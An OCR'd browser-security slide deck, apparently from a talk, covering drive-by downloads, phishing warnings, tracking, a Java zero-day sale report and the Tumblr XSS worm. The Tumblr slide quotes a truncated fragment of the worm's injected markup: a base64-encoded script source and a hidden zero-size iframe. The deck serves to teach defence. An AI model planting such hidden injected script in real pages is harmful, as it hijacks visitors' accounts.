
A recent study of more than 800 IT security and development professionals reports that most organizations don't prioritize application security as a discipline, despite the fact that SQL injection attacks are the highest root cause of data breaches. The second-highest root cause is exploited vulnerable code in Web 2.0/social media applications.

Sixty-eight percent of developers' organizations and 47 percent of security practitioners' organizations suffered one or more data breaches in the past 24 months due to hacked or compromised applications. A further 19 percent of security practitioners and 16 percent of developers were uncertain if their organization had suffered a data breach due to a compromised or hacked application. Additionally, only 12 percent of security practitioners and 11 percent of developers say all their organizations' applications meet regulations for privacy, data protection and information security

Browser Security

Front door to the cloud

The 2 Types of Browser Attacks



- Attacks designed to escape the browser walls and infect the operating system with malware. (a.k.a. Drive-by-Downloads)


  Sandboxing, silent and automatic updates, increased software security, anti-phishing & anti-malware warnings, etc. [Enabled by default]

- Attacks that remain within the browser walls and compromise cloud-based data. XSS, CSRF, Clickjacking, etc.

  SECURE Cookies, httpOnly, X-Frame-Options, Strict-Transport-Security, X-Content-Type-Options, Content Security Policy, EV-SSL, etc. [Opt-In by website, users can’t protect themselves]

Seen in the wild...

- Zero-Days: Leverage by Malvertising & Drive-by-Downloads




Reported Attack Site!

This web site at www. has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

Seen in the wild...




Java Zero-Day Exploit on Sale for 'Five Digits'

Miscreants in the cyber underground are selling an exploit for a previously undocumented security hole in Oracle's **Java** software that attackers can use to remotely seize control over systems running the program, KrebsOnSecurity has learned.

The flaw, currently being sold by an established member of an invite-only Underweb forum, targets an unpatched vulnerability in **Java JRE 7 Update 9**, the most recent version of Java (the seller says this flaw *does not* exist in Java 6 or earlier versions).

According to the vendor, the weakness resides within the Java class "MidiDevice.Info," a component of Java that handles audio input and output. "Code execution is very reliable, worked on all 7 version I tested with **Firefox** and **MSIE** on **Windows 7**," the seller explained in a sales thread on his exploit. It is not clear whether **Chrome** also is affected. "I will only sell this ONE TIME and I leave no guarantee that it will not be patched so use it quickly."



News


Adobe patches new Flash zero-day bug with emergency update

In-the-wild attacks target Windows' Internet Explorer, says company

By Gregg Keizer
May 4, 2012 02:19 PM ET

Computerworld - Adobe today warned that hackers are exploiting a critical vulnerability in its popular Flash Player program, and issued an emergency update to patch the bug.

Every day phishing scams




Warning: Suspected phishing site

The website you are visiting has been reported as a "phishing" website. These websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank.

Learn more about phishing scams

Report an error

Online user tracking



Collusion for Chrome

Browse the web normally. As you do, the graph in this popup will change and the icon in the toolbar will animate. Each circle in the graph represents a site that's been sent some of your personal info.


Circles with a halo are sites you've visited. Circles without a halo are sites you haven't.

Circles in red are known tracking sites. Circles in gray aren't, but may still track you.

Mouse over a circle to view that site's tracking footprint. Drag a circle to reposition the graph.

Privacy: We collect info about the sites you go to only to illustrate how they're connected. This info is stored locally


Socially engineered malware



freevideo.exe is not commonly downloaded and could harm your computer.

...staying within the browser walls...

Cross-Site Scripting (XSS), Cross-Site Request Forgery, and Clickjacking.




How a browser worm slithered across a huge number of Tumblr accounts

Self-replicating attack forces site accounts to post trolls' offensive screed.

by Dan Goodin - Dec 3 2012, 12:20pm PST

```
<div class="realpost"><div>
<script src=
YWtlIGRlY2lzaW9uDQog
<iframe id='lapper' width='0' height='0' style=
'opacity: 0;'></iframe>
<p><img align='left' alt='Our Founder and CEO, Gary
```


According to researchers at antivirus provider Sophos, the GNAA post spread by including malicious code that exploited weaknesses in Tumblr's reblogging feature. A coding tag contained in the post linked to malicious code on another website. The JavaScript exploit, which was included in an iframe tag that pointed to an outside website, used what is known as base-64 encoding. It's a technique that ~~compresses~~ uses printable ASCII characters to represent large chunks of binary data and has the benefit of making it harder to know exactly how a script will behave when executed.



